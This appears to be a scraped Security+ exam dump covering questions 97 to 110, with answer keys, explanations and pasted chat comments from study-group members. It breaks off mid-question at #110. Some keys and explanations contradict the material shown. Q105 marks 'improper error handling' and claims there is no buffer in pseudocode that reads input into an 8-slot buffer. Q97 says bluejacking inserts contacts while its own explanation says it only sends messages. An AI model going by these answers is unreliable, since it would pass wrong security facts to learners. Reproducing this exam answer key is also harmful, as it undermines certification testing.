An employee used a corporate mobile device during a vacation. Multiple contacts were modified on the device during the vacation. Which of the following methods did the attacker use to insert the contacts without having physical access to the device?

A. Jamming

B. BluJacking

C. Disassociation

D. Evil twin

Answer: B

Explanation

Bluejacking is the sending of unsolicited messages over Bluetooth to Bluetooth-enabled devices such as mobile phones, PDAs or laptop computers. Bluejacking does not involve device hijacking, despite what the name implies. In this context, a human might say that the best answer to the question is B. BluJacking, because it is a method that can insert contacts without having physical access to the device.

Question #:97 - (Exam Topic 2)

Which of the following describes software on network hardware that needs to be updated on a routine basis to help address possible vulnerabilities?

A. Vendor management

B. Application programming interface

C. Vanishing

D. Encryption strength

E. Firmware

Answer: E

Explanation

Firmware is software that allows your computer to communicate with hardware devices, such as network routers, switches, or firewalls. Firmware updates can fix bugs, improve performance, and enhance security features. Without firmware updates, the devices you connect to your network might not work properly or might be vulnerable to attacks. You can have Windows automatically download recommended drivers and firmware updates for your hardware devices, or you can use a network monitoring software to keep track of the firmware status of your devices. You should also follow the best practices for keeping devices and software up to date, such as enforcing automatic updates, monitoring update status, and testing updates before deploying them

Question #:98 - (Exam Topic 2)

A contractor overhears a customer reciting their credit card number during a confidential phone call. The credit card Information is later used for a fraudulent transaction. Which of the following social engineering techniques describes this scenario?

A. Shoulder surfing

B. Watering hole

C. Vishing

D. Tailgating

Answer: A

Explanation

Shoulder surfing is a social engineering technique that involves looking over someone's shoulder to see what they are typing, writing, or viewing on their screen. It can be used to steal passwords, PINs, credit card numbers, or other sensitive information. In this scenario, the contractor used shoulder surfing to overhear the customer's credit card number during a phone call.

Question #:99 - (Exam Topic 2)

A security team will be outsourcing several key functions to a third party and will require that:

• Several of the functions will carry an audit burden.

• Attestations will be performed several times a year.

• Reports will be generated on a monthly basis.

Which of the following BEST describes the document that is used to define these requirements and stipulate how and when they are performed by the third party?

A. MOU

B. AUP

C. SLA

D. MSA

Answer: C

Explanation

A service level agreement (SLA) is a contract between a service provider and a customer that outlines the services that are to be provided and the expected levels of performance. It is used to define the requirements for the service, including any attestations and reports that must be generated, and the timescales in which these must be completed. It also outlines any penalties for failing to meet these requirements. SLAs are essential for ensuring that third-party services are meeting the agreed upon performance levels.

Reference: CompTIA Security+ Study Guide: SY0-601 by Emmett Dulaney, Chuck Easttom
https://www.wiley.com/en-us/CompTIA+Security%2B+Study+Guide%3A+SY0-601-p-9781119515968

CompTIA Security+ Get Certified Get Ahead: SY0-601 Study Guide by Darril Gibson
https://www.amazon.com/CompTIA-Security-Certified-Ahead-SY0-601/dp/1260117558

Note: SLA is the best document that is used to define these requirements and stipulate how and when they are performed by the third party.

David Berrios

—

Today at 11:20 AM

A Service Level Agreement (SLA) is a document that defines the specific services a vendor is expected to provide and outlines the standards that must be met. It typically includes details about the services to be provided, performance expectations, attestation frequency, reporting requirements, and other essential terms and conditions. In this case, an SLA would be the most appropriate document to define the requirements and stipulate how and when the outsourced functions are performed by the third party, including the audit burden, attestation frequency, and report generation.

Question #:100 - (Exam Topic 2)

A company would like to protect credit card information that is stored in a database from being exposed and reused. However, the current POS system does not support encryption. Which of the following would be BEST suited to secure this information?

A. Masking

B. Tokenization //// provides security, compliance and integration

C. DLP

D. SSL/TLS

Answer: B

Explanation

POS: Point of sale system


Tokenization replaces sensitive data with non-sensitive data, such as a unique identifier. This means that the data is still present in the system, but the sensitive information itself is replaced with the token. Tokenization is more secure than masking, which only obscures the data but does not eliminate it. DLP is not suitable for this task, as it is designed to prevent the loss or leakage of data from the system. SSL/TLS can be used to secure the transmission of data, but it cannot prevent the data itself from being exposed or reused.

A: Masking: Masking hides certain parts of sensitive data but doesn't protect the data at rest. In a database breach, masked data can potentially be reversed, and attackers can access the original data.

C: DLP (Data Loss Prevention): DLP focuses on monitoring and preventing unauthorized data transfers rather than protecting data stored in a database. It can complement tokenization by preventing accidental or malicious data leaks.

D: SSL/TLS (Secure Sockets Layer/Transport Layer Security): SSL/TLS encrypts data in transit but doesn't address data at rest within the database. While important for securing communication, it does not replace data protection mechanisms like tokenization.

For more information, please refer to CompTIA Security+ SY0-601 Exam Objectives, Section 3.3: Explain the security purpose of authentication, authorization and accounting (AAA) services, and Section 4.7: Explain the purpose and characteristics of various types of encryption.



Question #:101 - (Exam Topic 2)

A security analyst is investigating network issues between a workstation and a company server. The workstation and server occasionally experience service disruptions, and employees are forced to reconnect to the server. In addition, some reports indicate sensitive information is being leaked from the server to the public.

The workstation IP address is 192.168.1.103, and the server IP address is 192.168.1.101. The analyst runs arp -a On a separate workstation and obtains the following results:

Internet address	Physical address	Type
192.168.1.101	27-4b-17-00-38-08	dynamic
192.168.1.102	8e-45-49-ac-67-b6	dynamic
192.168.1.103	27-4b-17-00-38-08	dynamic
192.168.1.105	1f-35-91-55-0f-39	dynamic
192.168.1.157	27-4b-17-00-38-08	dynamic
192.168.1.190	12-d6-cf-91-f6-3f	dynamic

Which of the following is most likely occurring?

A. Evil twin attack

B. Domain hijacking attack

C. On-path attack

D. MAC flooding attack

Answer: C

Explanation


An on-path attack is a type of attack where an attacker places themselves between two devices (such as a workstation and a server) and intercepts or modifies the communications between them. An on-path attacker can collect sensitive information, impersonate either device, or disrupt the service. In this scenario, the attacker is likely using an on-path attack to capture and alter the network traffic between the workstation and the server, causing service disruptions and data leakage.

Petra Martina Vrancic

—

Today at 11:25 AM

The ARP table shows that the physical address associated with the server IP address (192.168.1.101) is the same as the physical address associated with the workstation IP address (192.168.1.103). This suggests that an attacker is intercepting or manipulating the communication between the workstation and the server.



Question #:102 - (Exam Topic 2)

A company recently completed the transition from data centers to the cloud. Which of the following solutions will best enable the company to detect security threats in applications that run in isolated environments within the cloud environment?

A. Security groups

B. Container security

C. Virtual networks

D. Segmentation

Answer: B

Explanation

Container security is a solution that can enable the company to detect security threats in applications that run in isolated environments within the cloud environment. Containers are units of software that package code and dependencies together, allowing applications to run quickly and reliably across different computing environments. Container security involves securing the container images, the container runtime, and the container orchestration platforms. Container security can help prevent unauthorized access, data breaches, malware infections, or denial-of-service attacks on the applications running in containers. References: **1** CompTIA Security+ Certification Exam Objectives, page 9, Domain 2.0: Architecture and Design, Objective

2.3: Summarize secure application development, deployment, and automation concepts **2** CompTIA Security+ Certification Exam Objectives, page 10, Domain 2.0: Architecture and Design, Objective 2.4: Explain the importance of embedded and specialized systems security **3**

https://www.comptia.org/blog/what-is-container-security

Question #:103 - (Exam Topic 2)

A security practitioner is performing due diligence on a vendor that is being considered for cloud services.

Which of the following should the practitioner consult for the best insight into the current security posture of the vendor?

A. PCI DSS standards

B. SLA contract

C. CSF framework

D. SOC 2 report

Answer: D

Explanation

SSAE SOC 2 Type I/II

Statement on Standards for Attestation Engagements (SSAE) is a set of auditing standards set by the American Institute of Certified Public Accountants (AICPA) Auditing Standards Board. SOC stands for Service Organization Controls. An SOC 2 report focuses on the internal controls at an organization related to compliance or operations, wrapped around the five trust principles (security, confidentiality, processing integrity, availability, and privacy). Depending on your organization and your business, some or all five of the trust principles would be in scope. The SOC 2 is a separate report that focuses on controls at a service provider relevant to security, availability, processing integrity, confidentiality, and privacy of a system. It ensures that your data is kept private and secure while in storage and in transit and that it is available for you to access at any time. The SOC 1 and SOC 2 reports come in two forms: Type I and Type II. Type I reports evaluate whether proper controls are in place at a specific point in time. Type II reports are done over a period of time to verify operational efficiency and effectiveness of the controls.

EXAM TIP SSAE SOC 2 reports focus on internal controls related to compliance or operations. A SOC Type I report evaluates whether proper controls are in place at a specific point in time. A SOC Type II report is done over a period of time to verify operational efficiency and effectiveness of the controls.

A SOC 2 report is a document that provides an independent assessment of a service organization's controls related to the Trust Services Criteria of Security, Availability, Processing Integrity, Confidentiality, or Privacy. A SOC 2 report can help a security practitioner evaluate the current security posture of a vendor that provides cloud services.

SOC2: Evaluates the internal controls implemented by the service provider to ensure compliance with Trust Services Criteria (TSC) when storing and processing customer data.

• Type I report assesses system design

• Type II report assesses ongoing effectiveness

Note: SOC2 reports are highly detailed and designed to be restricted. They should only be shared with the auditor and regulators and with important partners under non disclosure agreement (NDA) terms.


SOC 2 (Service Organization Control 2) is a type of audit report that evaluates the controls of service providers to verify their compliance with industry standards for security, availability, processing integrity, confidentiality, and privacy. A Type 2 report is based on an audit that tests the effectiveness of the controls over a period of time, unlike a Type 1 report which only evaluates the design of the controls at a specific point in time.

A SOC 2 Type 2 report would provide evidence of the vendor's security controls and how effective they are over time, which can help the security manager assess the vendor's security posture despite the vendor not allowing for a direct audit.

The security manager should request a SOC 2 Type 2 report to assess the security posture of the vendor.

#	SOC 1	SOC 2	SOC 3
1	SOC 1 **reports on** service organizations internal controls relevant to customers financial statements (Internal Control Over Financial Reporting -ICFR).	SOC 2 **reports on** service organizations internal controls relevant to confidentiality, processing Integrity, availability, security, and privacy of customer data.	Same as SOC 2 but **light version**. (You must first complete SOC 2 before seeking SOC 3).
2	SOC 1 **objectives** cover controls around processing and securing customer financial data that includes both business and IT processes.	SOC 2 **objectives** cover any combination of 5 Trust Services Criteria- (1) Confidentiality (2) Processing Integrity (3) Availability (4) Security (5) Privacy	SOC 3 **objectives** cover the same criteria as SOC 2.
3	If your business provides services such as payroll, medical claims, SaaS provider, etc that stores and processes customers financial or sensitive data, you should seek SOC 1.	If your business provides services such as payroll, medical claims, SaaS provider, etc that stores and processes customers non-financial data, you should seek SOC 2.	A business can pursue this because this is excellent for marketing purposes.
4	SOC 1 report can be shared with management, auditors and controller's office.	SOC 2 report can be shared with the customers under NDA.	SOC 3 report does not contain description of auditor's test work and results. It can be made publicly available to all customers.
5	2 Types Type 1 (audit happens at a point in time) Type 2 (audit happens over a period of time)	2 Types Type 1 (audit happens at a point in time) Type 2(audit happens over a period of time)	Only available in Type 2 (such that audit happens over a period of time).

SOC 1 vs SOC 2 vs SOC 3



Question #:104 - (Exam Topic 2)

A retail store has a business requirement to deploy a kiosk computer in an open area. The kiosk computer's operating system has been hardened and tested. A security engineer is concerned that someone could use removable media to install a rootkit. Which of the following options should the security engineer configure to BEST protect the kiosk computer?

A. Measured boot

B. Boot attestation

C. UEFI

D. EDR

Answer: C

Explanation

Unified Extensible Firmware Interface (UEFI) is a specification for a software program that connects a computer's firmware to its operating system (OS). UEFI is expected to eventually replace basic input/output system (BIOS) but is compatible with it.


Measured boot would not be something that a security engineer could configure on a kiosk computer, but UEFI is by enabling Secure Boot.


What is a kiosk computer?

An interactive kiosk is a computer terminal featuring specialized hardware and software that provides access to information and applications for communication, commerce, entertainment, or education.

Boot attestation is a secure mechanism to verify the integrity of an IoT gateway during boot time. Boot attestation enables the detection of gateway file tampering every time the gateway boots.

Measured Boot is a new feature of Windows 8 that was created to help better protect your machine from rootkits and other malware. Measured Boot will check each start up component including the firmware all the way to the boot drivers and it will store this information in what is called a Trusted Platform Module (TPM).





Question #:105 - (Exam Topic 2)

While performing a threat-hunting exercise, a security analyst sees some unusual behavior occurring in an application when a user changes the display name. The security analyst decides to perform a static code analysis and receives the following pseudocode:

```
function change.display.name
set variable $displayname [8]
print "Enter a new display name:"
getstring ($displayname)
goto function exit.display.name.setting
```

Which of the following attack types best describes the root cause of the unusual behavior?

A. Server-side request forgery

B. Improper error handling

C. Buffer overflow

D. SQL injection

Answer: B

Explanation

Improper Input Validation or Improper Error Handling: The pseudocode prompts the user to enter a new display name but does not validate or sanitize the input. This lack of input validation can lead to unexpected or malicious input, which could cause the unusual behavior. Additionally, there is no error handling or validation of the input, which is a common issue in applications.
A: Server-Side Request Forgery (SSRF): SSRF typically involves manipulating a server to make requests to internal resources or other external systems. In the pseudocode, there is no indication of such requests or manipulation of URLs.
C: Buffer Overflow: Buffer overflow attacks occur when an application writes more data to a buffer than it can hold, potentially leading to code execution. The pseudocode doesn't involve any buffer handling or manipulation that would lead to a buffer overflow.
D: SQL Injection: SQL injection attacks involve injecting malicious SQL code into an application's database queries. There are no SQL queries or databases mentioned in the pseudocode, so SQL injection is not the issue.

Question #:106 - (Exam Topic 2)

A candidate attempts to go to but accidentally visits http://comptiia.org. The malicious website looks exactly like the legitimate website. Which of the following best describes this type of attack?

A. Reconnaissance

B. Impersonation

C. Typosquatting

D. Watering-hole

Answer: C

Explanation

Typosquatting is a type of cyberattack that involves registering domains with deliberately misspelled names of well-known websites. The attackers do this to lure unsuspecting visitors to alternative websites, typically for malicious purposes. Visitors may end up at these alternative websites by inadvertently mistyping the name of popular websites into their web browser or by being lured by a phishing scam. The attackers may emulate the look and feel of the legitimate websites and trick users into entering sensitive information or downloading malware.

References: https://www.comptia.org/certifications/security#examdetails
https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives
https://www.kaspersky.com/resource-center/definitions/what-is-typosquatting

Question #:107 - (Exam Topic 2)

A security analyst is reviewing computer logs because a host was compromised by malware after the computer was infected it displayed an error screen and shut down. Which of the following should the analyst review first to determine more information?

A. Dump file

B. System log

C. Web application log

D. Security tog

Answer: A


Explanation

A dump file is the first thing that a security analyst should review to determine more information about a compromised device that displayed an error screen and shut down. A dump file is a file that contains a snapshot of the memory contents of a device at the time of a system crash or error. A dump file can help a security analyst analyze the cause and source of the crash or error, as well as identify any malicious code or activity that may have triggered it.

A dump file is a snapshot of an application at the point in time the dump is taken. It shows what was executing, what modules are loaded, and if saved with heap, contains a snapshot of what was in the application's memory at that point in time

System Log (syslog): a record of operating system events. It includes startup messages, system changes, unexpected shutdowns, errors and warnings, and other important processes. Windows, Linux, and macOS all generate syslogs.

References: https://www.comptia.org/certifications/security#examdetails
https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives
https://docs.microsoft.com/en-us/windows-hardware/drivers/debugger/introduction-to-crash-dump-files



Question #:108 - (Exam Topic 2)

A security administrator would like to ensure all cloud servers will have software preinstalled for facilitating vulnerability scanning and continuous monitoring. Which of the following concepts should the administrator utilize?

A. Provisioning

B. Staging

C. Development

D. Quality assurance

Answer: A

Explanation

Provisioning is the process of creating and setting up IT infrastructure, and includes the steps required to manage user

and system access to various resources . Provisioning can be done for servers, cloud environments, users, networks, services, and more .

In this case, the security administrator wants to ensure that all cloud servers will have software preinstalled for facilitating vulnerability scanning and continuous monitoring. This means that the administrator needs to provision the cloud servers with the necessary software and configuration before they are deployed or used by customers or end users. Provisioning can help automate and standardize the process of setting up cloud servers and reduce the risk of human errors or inconsistencies.

Question #:109 - (Exam Topic 2)

The management team has requested that the security team implement 802.1X into the existing wireless network setup. The following requirements must be met:

- Minimal interruption to the end user
- Mutual certificate validation

Which of the following authentication protocols would meet these requirements?

A. EAP-FAST

B. PSK

C. EAP-TTLS

D. EAP-TLS

Answer: D

Explanation

Minimal Interruption to End Users: EAP-TLS is known for its seamless and transparent authentication process for end users. It uses digital certificates for both the client (end user device) and the authentication server (RADIUS server). Once the certificates are configured, users are authenticated automatically without requiring any additional input like usernames or passwords. This results in minimal disruption to end users, as they don't need to perform any manual authentication steps.
Mutual Certificate Validation: EAP-TLS provides strong mutual certificate validation. Both the client device and the authentication server validate each other's digital certificates, ensuring that the connection is established only if both parties can present valid certificates. This mutual authentication enhances security by preventing unauthorized devices from connecting to the network.
EAP-FAST (Extensible Authentication Protocol - Flexible Authentication via Secure Tunneling): While EAP-FAST can provide secure authentication, it typically involves more user interaction and is not as seamless as EAP-TLS. It may require users to enter additional credentials or perform manual steps.
PSK (Pre-Shared Key): PSK authentication is based on a shared secret key, and it doesn't involve certificate-based mutual authentication. It may not meet the requirement of mutual certificate validation.
EAP-TTLS (Extensible Authentication Protocol - Tunneled Transport Layer Security): EAP-TTLS can provide secure authentication, but it often involves the use of usernames and passwords, which may not align with the requirement for minimal user interruption and certificate-based validation.

802.1X EAP Types Feature / Benefit	TLS Transport Level Security	TTLS Tunneled Transport Level Security	PEAP Protected Transport Level Security	FAST Flexible Authentication via Secure Tunneling
Client-side certificate required	yes	no	no	no (PAC)
Server-side certificate required	yes	yes	yes	no (PAC)
WEP key management	yes	yes	yes	yes
Rogue AP detection	no	no	no	yes
Provider	MS	Funk	MS	Cisco
Authentication Attributes	Mutual	Mutual	Mutual	Mutual
Deployment Difficulty	Difficult (because of client certificate deployment)	Moderate	Moderate	Moderate
Wi-Fi Security	Very High	High	High	High

Petra Martina Vrancic

—

Today at 11:42 AM

EAP-TLS provides a high level of security by requiring both the client and the server to present digital certificates for mutual authentication. This ensures that both parties validate each other's identity using certificates. It's a robust method for implementing 802.1X authentication with a focus on security

David Berrios

—

Today at 11:43 AM

EAP-TLS (Extensible Authentication Protocol-Transport Layer Security) is an authentication protocol that provides mutual certificate validation. It uses digital certificates to establish a secure connection between the client (user) and the authentication server. EAP-TLS is considered one of the most secure EAP methods as it ensures the authenticity of both the client and the server through the use of certi

Question #:110 - (Exam Topic 2)

A company recently added a DR site and is redesigning the network. Users at the DR site are having issues browsing websites.

INSTRUCTIONS

Click on each firewall to do the following:

1. Deny cleartext web traffic

